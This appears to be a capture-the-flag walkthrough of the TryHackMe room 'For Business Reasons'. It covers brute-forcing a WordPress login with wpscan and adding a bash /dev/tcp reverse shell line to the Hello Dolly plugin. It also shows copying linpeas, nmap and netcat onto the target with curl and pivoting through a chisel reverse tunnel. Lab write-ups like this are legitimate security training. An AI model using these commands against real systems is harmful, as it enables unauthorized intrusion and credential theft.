


FOR BUSINESS REASONS THM RM

Port 80, 22 Open. We find a Wordpress site running on port 80. “by sysadmin” gives us a possible user name:





When we start plugging in common default user:password combos we notice it tells us when we find a valid user



WPscan finds XML-PRC enabled, a sure sign this site is exploitable

```
[+] XML-RPC seems to be enabled: http://10.10.148.62/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_s
```


use wpscan and our known user:sysadmin to brute force the password:

```
┌──(max㉿kali)-[~/.local/bin]
└─$ wpscan --url 10.10.77.148/ -U sysadmin -P /usr/share/wordlists/rockyou.txt
```


wpscan finds a cred match in under 3min:

```
[!] Valid Combinations Found:
 | Username: sysadmin, Password: milkshake

[!] No WPScan API Token given, as a result vulnerability data has not been outpu
t.
[!] You can get a free API token with 50 daily requests by registering at https:
//wpscan.com/register

[+] Finished: Sun Jun 27 15:38:40 2021
[+] Requests Done: 1832
[+] Cached Requests: 5
[+] Data Sent: 907.547 KB
[+] Data Received: 1.212 MB
[+] Memory used: 204.133 MB
[+] Elapsed time: 00:02:33
```


we can add a single rev shell line to the end of the hello.php file in the Plugin Editor: `exec('/bin/bash -c "bash -i >& /dev/tcp/10.13.18.12/4444 0>&1"');`




then we activate our maliciously edited Hello Dolly by clinking ‘Activate’ w/ a nc listener already running




We curl linpeas from the target and it tells us we have other Networks running on the target:






We curl an nmap binary to the target and see what IP's are open



we curl a netcat binary to target and run it to start checking which ports are open



{A} {B} {C}


```
www-data@3ffad52fb534:/tmp$ ./chisel64 client 10.2.57.21:8001 R:127.0.0.1:8005:172.18.0.1:22
<ient 10.2.57.21:8001 R:127.0.0.1:8005:172.18.0.1:22
2021/06/27 19:05:22 client: Connecting to ws://10.2.57.21:8001
2021/06/27 19:05:24 client: Connected (Latency 168.342798ms)
```

A - IP and port that chisel is serving on our attack box
B - IP and port we will forward to (port must be unique, not in use, default IP 127.0.0.1)
C - IP and port is the SSH target on the target box (docker container)


chisel cmd setup as server on port 8001 of our attack box:
connection failed when we setup server and client on same port:

```
┌──(max㉿kali)-[~]
└─$ sudo chisel server -p 8001 --reverse -v
[sudo] password for max:
2021/06/27 11:55:50 server: Reverse tunnelling enabled
2021/06/27 11:55:50 server: Fingerprint 7rdArdhAjMneV+Jm
Tv607o1MtdRhiPBlilc87eEi0rc=
2021/06/27 11:55:50 server: Listening on http://0.0.0.0:
8001
2021/06/27 11:56:03.614 GET / 404 126µs 9B
2021/06/27 11:56:03.867 GET /favicon.ico 404 4µs 9B
2021/06/27 11:58:52 server: session#1: Handshaking with
10.10.140.47:46212...
2021/06/27 11:58:53 server: session#1: Verifying configu
ration
2021/06/27 11:58:53 server: session#1: Client version (1
.7.6) differs from server version (0.0.0-src)
2021/06/27 11:58:53 server: session#1: Failed: server: S
erver cannot listen on R:127.0.0.1:8001=>172.18.0.1:22
2021/06/27 11:58:52.769 GET / 200 1s (10.10.140.47)
2021/06/27 12:02:07.543 GET / 404 48µs 9B
```


Correct version: server and client must be on separate ports:

